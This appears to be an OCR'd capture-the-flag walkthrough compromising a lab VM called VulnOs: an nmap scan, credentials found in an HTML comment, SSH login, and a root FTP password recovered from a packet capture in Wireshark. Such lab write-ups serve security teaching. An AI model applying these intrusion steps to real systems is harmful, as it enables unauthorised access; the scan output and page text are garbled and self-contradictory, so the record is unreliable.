
ZMap
Scan Tools Profile Help
Target: 192.168.232.128
Command: nmap -p 1-65535 -T4 -A -v 192.168.232.128
Profile: Intense scan; all TCP ports
Scan: Scan Cancel

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS * Host ▾ Initiating NSE at 11:16
    ▾ 192.168.232.128
    ▾ Initiating NSE at 11:16
    ▾ Completed NSE at 11:16, 0.00s elapsed
    ▾ Completed Parallel DNS resolution of 1 host, at 11:16
    ▾ Completed SYN Stealth Scan at 11:16
    ▾ Scanning 192.168.232.128 [1 port]
    ▾ Completed ARP Ping Scan at 11:16, 0.00s elapsed (0 total hosts)
    ▾ Initiating Service scan at 11:16
    ▾ Completed Service scan of 1 host, at 11:16
    ▾ Completed Parallel OS detection (try #1) against 192.168.232.128
    ▾ NSE Script scanning 192.168.232.128.
    ▾ Initiating NSE at 11:16
    ▾ Completed NSE at 11:16, 98.13s elapsed
    ▾ Initiating NSE at 11:16
    ▾ Completed NSE at 11:16, 0.02s elapsed
    ▾ Initiating NSE at 11:16
    ▾ Completed NSE at 11:16, 0.00s elapsed
    ▾ Nmap scan report for 192.168.232.128
    ▾ Host is up (0.0007s latency).
    ▾ Net: eth0 HWaddr 00:0C:29:A7:6A:D0 (VMware)
    ▾ PORT      STATE SERVICE VERSION
    ▾ 80/tcp    open  http   BusyBox httpd 1.33
    ▾ |_http-title: Apache2 Default Page: It works
    ▾ |_http-server-header: Apache/2.4.18 (Ubuntu) OpenSSL/1.0.2g-fips PHP/7.0.33-0ubuntu0.18.04.1 (cli) (64 bit) libxml2/2.9.4 libxslt/1.1.33 libcurl/7.43.0 OpenSSL/1.0.2g-fips zlib/1.2.8 PHP/7.0.33-0ubuntu0.18.04.1
    ▾ |_DeviceType: general purpose
    ▾ |_OperatingSystem: Linux 3.2 - 4.9
    ▾ |_OS_CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
    ▾ |_OS_Details: Linux 3.2 - 4.9
    ▾ |_LastBootTime: 2022-07-11 16:13:22Z (since Tue Jul 1 5 11:16:13 2022)
    ▾ |_NetworkDistance: 1 hop
    ▾ |_TCP_Sequence_Prediction: Difficulty=257 (Good luck!)
    ▾ |_IP_Authentication_Generation: All serial
    ▾ |_Service_Info: Info On: Linux; CPU: cpe:/o:linux:linux_kernel
    ▾ |_Service_Info: Info On: Linux; CPU: cpe:/o:linux:linux_kernel


    TRACEROUTE
    HOP RTT ADDRESS
    1 0.75 ms 192.168.232.128

    NSE: Script Post-scanning...
    Initiating NSE at 11:16
    Completed NSE at 11:16, 0.00s elapsed
    Initiating NSE at 11:16
    Completed NSE at 11:16, 0.00s elapsed
    Initiating NSE at 11:16
    Completed NSE at 11:16, 0.00s elapsed
    Read data file from: C:\Program Files\Nmap\nmap-7.91\Nmap
    OS and service detection finished. Please report any incorrect results at https://nmap.org/submit/
    Nmap done: 1 IP address (1 host up) scanned in 100.42 seconds
    Raw packets sent: 65558 (2.885MB) | Rcvd: 65508 (2.623MB)
  
```

Now open Kali Linux browser and search 192.168.232.128/(cmros ip address)



Right click → view page source



It displays the source code

```

<!DOCTYPE html PUBLIC "-//IARC/DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Default Page: It works</title>
    <style type="text/css" media="screen">
      body {
        margin: 0px 0px 0px 0px;
        padding: 0px 0px 0px 0px;
      }
      body, html {
        padding: 3px 3px 3px 3px;
        background-color: #00008B;
        font-family: Verdana, sans-serif;
        font-size: 11pt;
        text-align: center;
      }
      div.main_page {
        position: relative;
        display: table;
        width: 800px;
        margin-bottom: 3px;
        margin-left: auto;
        margin-right: auto;
        padding: 0px 0px 0px 0px;
        border-top: 2px;
        border-color: #00008B;
        border-style: solid;
      }
      div.main_page div {
        background-color: #FFFFFF;
        text-align: center;
      }
      div.page_header {
        height: 99px;
        width: 100%;
        background-color: #E6EAF2;
      }
    </style>
  </head>
  <body>
    <div>
      <div>
        <h1>It works!</h1>
        <p>This page used to test the correct operation of the Apache2 server after based on the equivalent page on Debian, from which the Apache packaging is page, it means that the Apache HTTP server installed at this site is <b>replace this file</b> (located at <code>/var/www/html/index.html</code>) before <code>HTTP</code> server.</p>
        <p>This web site and don't know available due to maintenance</p>
        <h2>Configuration</h2>
        <p>on is different from the upstream with tools. The configuration <b>debian.gz</b>. Refer to this for the and by accessing the <b>manual</b> an Apache2 web server ins</p>
      </div>
    </div>
  </body>
</html>

```

After scrolling down the source code page there we can find username and password

```

275      </pre>
276
277 <!--
278 Username : test
279 Password : ****
280 -->
281     <ul>
282         <li>
283             <tt>apache2.conf</tt> is the main configuration
284             file. It puts the pieces together by including all remaining configuration
285             files when starting up the web server.
286         </li>
287
288         <li>
289             <tt>ports.conf</tt> is always included from the
290             main configuration file. It is used to determine the listening ports for
291             incoming connections, and this file can be customized anytime.
292         </li>
293
294         <li>
295             Configuration files in the <tt>mods-enabled/</tt>,
296             <tt>conf-enabled/</tt> and <tt>sites-enabled/</tt> directories contain
297             particular configuration snippets which manage modules, global configuration
298             fragments, or virtual host configurations, respectively.
299     </ul>

```

Goto kali linux terminal and use the below command

Use the password we got from the view page source code which is **test**

(kali㉿kali)-[~]\$ ssh test@192.168.232.128 -p 13652

Secure login on VulnOs GNU/Linux powered by Dropbear SSH server.

test@192.168.232.128's password:

test@VulnOs:~\$

Use ls command

test@VulnOs:~\$ ls

Desktop/ Downloads/ Music/ Templates/

Documents/ Images/ Public/ Videos/

test@VulnOs:~\$

Use whoami to find the user


test@VulnOs:~\$ whoami



test


To know the suspicious file redirect to Desktop and the use ls command

```
test@VulnOs:~$ cd Desktop
test@VulnOs:~/Desktop$ ls
cap.pcapng    s3cr3t.txt
```


Now go to Windows system, open browser and download WinSCP









Goto Desktop




Open kali linux and search for wireshark tool




## Open wireshark tool in kali



Open cap.pcapng file in the wireshark from desktop folder



Click any tcp filter and then right click →click follow → TCP Stream



It displays user credentials

```
Wireshark - Follow TCP Stream (tcp.stream eq 0) ·

220 pyftpdlib 1.5.6 ready.
USER root[REDACTED]
331 Username ok, send password.
PASS 5gr3ss9hvvc68mT66
230 Login successful.
```

Now copy password and open cmros using above credentials  
By using the above credentials we can crack cmros system

```
VulnOs login: root
Password:

Welcome to the Open Source World!

Slitaz GNU/Linux is distributed in the hope that it will be useful,
